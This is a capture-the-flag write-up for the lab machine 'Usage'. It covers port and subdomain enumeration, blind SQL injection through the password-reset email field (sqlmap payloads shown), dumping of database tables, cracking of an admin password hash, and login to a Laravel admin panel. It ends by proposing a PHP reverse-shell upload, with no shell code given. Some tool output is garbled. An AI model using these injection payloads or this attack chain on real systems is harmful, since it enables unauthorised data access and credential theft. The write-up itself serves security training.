

## Usage writeup

## Run nmap :

```

Actions: Ctrl+Q: Quit
Ctrl+V: Paste
Ctrl+Z: Stop

Discovered open port 22/tcp on 10.10.11.18
Discovered open port 53/tcp on 10.10.11.18
Discovered open port 80/tcp on 10.10.11.18
Increasing send delay for 10.10.11.18 from 0 to 5 due to max_successful_ryno increase to 5
Completed Connect Scan at 17:07, 20.25s elapsed (3000 total ports)
Initiating Service Scan at 17:07
Scanning 3 services on usage-htb (10.10.11.18)
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 66.67% done; ETC: 17:09 (0:00:42 remaining)
Completed Service Scan at 17:10, 141.27s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.11.18.
Initiating NSE at 17:10
Completed NSE at 17:10, 14.32s elapsed
Initiating NSE at 17:10
Completed NSE at 17:10, 1.15s elapsed
Initiating NSE at 17:10
Completed NSE at 17:10, 0.00s elapsed
Nmap scan report for usage-htb (10.10.11.18)
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:03:dd:7f:df:47:eeca:78 (ECDSA)
|   512 bd:22:f5:28:77:27:fd:05:ba:fe:fd:2f:10:c7:b2:8f (ED25519)
53/tcp    open  domain?
80/tcp    open  http
nginx/1.18.0 (Ubuntu)
|_ http-methods:
|   Supported Methods: GET HEAD
|_ http-title: Daily Blogs
|_ http-favicon: Unknown favicon MD5: D418DCD98F00B204E9800998ECF8A27E
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22:tcp>7.9439991E+000/781ne=400378833P>x86_64-pe=linux-gnux(DN
SF:StatusRequestTCP,f,"0\0xc0\0\0x00x01\0\0\0\0\0\0\0\0")
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 17:10
Completed NSE at 17:10, 0.00s elapsed
Initiating NSE at 17:10
Completed NSE at 17:10, 0.00s elapsed
Initiating NSE at 17:10
Completed NSE at 17:10, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.91 seconds

```

## Run ffuf:

Search for directories:

```

❖ danial@kali:~$ curl -u http://usage.htb/FUZZ
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 100  100%  100000  1000000  0    0  1000000  1000000  0:00:00 0:00:00 --:--:-- 1000000
v2.1.0-dev

:: Method      : GET
:: URL         : http://usage.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbr/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

.htaccess      [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 180ms]
.subversion    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 179ms]
.history       [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 180ms]
.htpasswd      [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 180ms]
.ssh           [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 185ms]
.cvsignore     [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 215ms]
.forward       [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 215ms]
.perf          [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 215ms]
.rhosts        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 236ms]
.profile       [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 374ms]
.rvn           [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 444ms]
.web           [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 977ms]
.passwd        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 977ms]
.bash_history  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 977ms]
.bashrc        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 1094ms]
.listing       [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 1097ms]
.cvs            [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 1105ms]
robots.txt     [Status: 403, Size: 24, Words: 2, Lines: 3, Duration: 331ms]
❖ Progress: [20469/20469] :: Job [1/1] :: 129 req/sec :: Duration: [0:03:04] :: Errors: 0

```

/robots.txt is empty.

Now search for sub domain :

```
(daniel@kali) ~/Downloads
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://usage.htb/ -H 'HOST:FUZZ.usage.htb' -ac

Usage
=====
v2.1.0-dev


:: Method      : GET
:: URL         : http://usage.htb/
:: Wordlist    : /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.usage.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

admin [Status: 200, Size: 3304, Words: 493, Lines: 89, Duration: 500ms]
:: Progress: [4989/4989] :: Job [1/1] :: 108 req/sec :: Duration: [0:00:49] :: errors: 0 ::
```

We have a admin.usage.htb , add this to /etc/hosts .

page analyzation :


now open the web site and analyze :



There is the login page , register page and admin page.


We try some sql injection but not working !!

Go to register page and make a new account and login .



There is nothing to do ☹

Now login again and capture request to see what is the website do.




Now we can see , there is a \_token.


So can we injection ?

Only one more page left => reset password

## Sqlmap :




Enter the email that you make and capture request with burp.



Save request in request.txt.

Now run sqlmap command to search databases :



The result :

```
[11:10:54] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[11:10:55] [INFO] resuming back-end DBMS 'mysql'
[11:10:55] [INFO] testing connection to the target URL
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: _token=h2wpqgyppYKns1zxa3n7N2V3ImaaiPI4TiWnQTKh1demail=linuxdania@gmail.com' AND 4622=(SELECT (CASE WHEN (4622=4622) THEN 4622 ELSE (SELECT 9825 UNION SELECT 6529) END))-- XKqQ

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (heavy query)
  Payload: _token=h2wpqgyppYKns1zxa3n7N2V3ImaaiPI4TiWnQTKh1demail=linuxdania@gmail.com' AND 8398=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- eDMA
--
[11:17:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[11:17:00] [INFO] fetching database names
[11:17:00] [INFO] fetching number of databases
[11:17:00] [INFO] resumed: 3
[11:17:00] [INFO] retrieving the length of query output
[11:17:00] [INFO] retrieved: 10
[11:17:00] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
18
[11:18:13] [INFO] retrieved: information_schema
[11:18:13] [INFO] retrieving the length of query output
[11:18:13] [INFO] retrieved: 18
[11:19:26] [INFO] retrieved: performance_schema
[11:19:26] [INFO] retrieving the length of query output
[11:19:26] [INFO] retrieved: 10
[11:20:17] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog

[11:20:17] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 162 times
[11:20:17] [INFO] fetched data logged to text files under '/home/daniel/.local/share/sqlmap/output/usage.htb'

[*] ending @ 11:20:17 /2024-08-08/
```

We have 3 databases.

Go for usage\_blog :




The result :

```
[11:03:47] [INFO] retrieving the length of query output
[11:03:47] [INFO] retrieved: 11
[11:04:35] [INFO] retrieved: admin_users
[11:04:35] [INFO] retrieving the length of query output
[11:04:35] [INFO] retrieved: 4
[11:05:11] [INFO] retrieved: blog
[11:05:11] [INFO] retrieving the length of query output
[11:05:11] [INFO] retrieved: 11
[11:06:00] [INFO] retrieved: failed_jobs
[11:06:00] [INFO] retrieving the length of query output
[11:06:00] [INFO] retrieved: 10
[11:06:54] [INFO] retrieved: migrations
[11:06:54] [INFO] retrieving the length of query output
[11:06:54] [INFO] retrieved: 21
[11:08:10] [INFO] retrieved: password_reset_tokens
[11:08:10] [INFO] retrieving the length of query output
[11:08:10] [INFO] retrieved: 22
[11:09:30] [INFO] retrieved: personal_access_tokens
[11:09:30] [INFO] retrieving the length of query output
[11:09:30] [INFO] retrieved: 5
[11:10:08] [INFO] retrieved: users
Database: usage_blog
[15 tables]
+-----+
| admin_menu |
| admin_operation_log |
| admin_permissions |
| admin_role_menu |
| admin_role_permissions |
| admin_role_users |
| admin_roles |
| admin_user_permissions |
| admin_users |
| blog |
| failed_jobs |
| migrations |
| password_reset_tokens |
| personal_access_tokens |
| users |
+-----+


[11:10:08] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 761 times
[11:10:08] [INFO] fetched data logged to text files under '/home/daniel/.local/share/sqlmap/output/usage.htb'

[*] ending @ 11:10:08 /2024-08-08/
```

Go to admin\_users:



The result :



Now go for username and password:



The result:



Now we have admin user with password , but we must crack password hash.




## crack hash:

```
(denial@kalidani) ~/Downloads
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
whatever? (2)
1p 0:00:00:17 DONE (2024-08-08 11:45) 0.05810g/s 94.13p/s 94.13c/s 94.13C/s alexis1..serena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now go to admin page and login.

## Admin login:



The screenshot shows a web browser displaying the admin page of a Laravel application. The browser's address bar shows 'admin.usage.htb/admin'. The page has a blue header with 'UG' and a menu icon. The main content area is titled 'Dashboard' and contains two panels: 'Environment' and 'Dependencies'.

Environment	
PHP version	PHP/8.1.2-ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies	
php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

Search for Vulnerability.

You can see this site is a php site.


Go to administrator page , there is a upload page .

Try upload some php reverse shell .

